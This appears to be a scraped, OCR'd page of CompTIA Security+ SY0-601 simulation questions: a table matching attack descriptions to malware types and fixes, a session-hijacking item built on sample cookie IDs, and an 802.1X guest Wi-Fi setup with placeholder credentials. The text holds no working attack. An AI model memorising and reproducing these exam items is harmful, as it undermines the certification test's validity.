
Attack Description	Target	Attack Identified	BEST Preventative or Remediation Action
An attacker sends multiple SYN packets from multiple sources.	Web server	Botnet RAT Logic Bomb Backdoor Virus Spyware Worm Adware Ransomware Keylogger Phishing	Enable DDoS protection Patch vulnerable systems Disable vulnerable services Change the default system password Update the cryptographic algorithms Change the default application password Implement 2FA using push notification Conduct a code review Implement application fuzzing Implement a host-based IPS Disable remote access services
The attack establishes a connection, which allows remote commands to be executed.	User	Botnet RAT Logic Bomb Backdoor Virus Spyware Worm Adware Ransomware Keylogger Phishing	Enable DDoS protection Patch vulnerable systems Disable vulnerable services Change the default system password Update the cryptographic algorithms Change the default application password Implement 2FA using push notification Conduct a code review Implement application fuzzing Implement a host-based IPS Disable remote access services
The attack is self propagating and compromises a SQL database using well-known credentials as it moves through the network.	Database server	Botnet RAT Logic Bomb Backdoor Virus Spyware Worm Adware Ransomware Keylogger Phishing	Enable DDoS protection Patch vulnerable systems Disable vulnerable services Change the default system password Update the cryptographic algorithms Change the default application password Implement 2FA using push notification Conduct a code review Implement application fuzzing Implement a host-based IPS Disable remote access services
The attacker uses hardware to remotely monitor a user's input activity to harvest credentials.	Executive	Botnet RAT Logic Bomb Backdoor Virus Spyware Worm Adware Ransomware Keylogger Phishing	Enable DDoS protection Patch vulnerable systems Disable vulnerable services Change the default system password Update the cryptographic algorithms Change the default application password Implement 2FA using push notification Conduct a code review Implement application fuzzing Implement a host-based IPS Disable remote access services
The attacker embeds hidden access in an internally developed application that bypasses account login.	Application	Botnet RAT Logic Bomb Backdoor Virus Spyware Worm Adware Ransomware Keylogger Phishing	Enable DDoS protection Patch vulnerable systems Disable vulnerable services Change the default system password Update the cryptographic algorithms Change the default application password Implement 2FA using push notification Conduct a code review Implement application fuzzing Implement a host-based IPS Disable remote access services

Show Suggested Answer


Actual exam question from CompTIA's SY0-601
Question #: 155
Topic #: 1
[All SY0-601 Questions]

SIMULATION -
An attack has occurred against a company.

INSTRUCTIONS -
You have been tasked to do the following:
✑ Identify the type of attack that is occurring on the network by clicking on the attacker's tablet and reviewing the output.
✑ Identify which compensating controls a developer should implement on the assets, in order to reduce the effectiveness of future attacks by dragging them to the correct server.
All objects will be used, but not all placeholders may be filled. Objects may only be used once.
If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.




Select type of attack
○ SQL Injection
○ Cross Site Scripting
○ XML Injection
○ Session Hijacking



Welcome to your online games. Thanks for logging in.

```
user, cookie-id, login-time
pete,12351235adf89866eaf,2012-03-21 15:34:34
matt,efda838a8321ff23213,2012-03-21 15:37:34
sara,123e13afd358fa7499d,2012-03-21 15:39:34
```



Please log in to access your online games.

Login:

Password:

Show Suggested Answer


Actual exam question from CompTIA's SY0-601
Question #: 156
Topic #: 1
[All SY0-601 Questions]


SIMULATION -
A systems administrator needs to install a new wireless network for authenticated guest access. The wireless network should support 802.1X using the most secure encryption and protocol available.

INSTRUCTIONS -
Perform the following steps:
4. Configure the RADIUS server.
5. Configure the WiFi controller.
6. Preconfigure the client for an incoming guest. The guest AD credentials are:


User: guest01 -

Password: guestpass -
If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.





WiFi Controller

SSID:	CORPGUEST
Shared key:	
AAA server IP:	
PSK:	
Authentication type:	
Controller IP:	192.168.1.10


RADIUS Server

Shared key:	SECRET
Client IP:	
Authentication type:	
Server IP:	192.168.1.20


Wireless Client

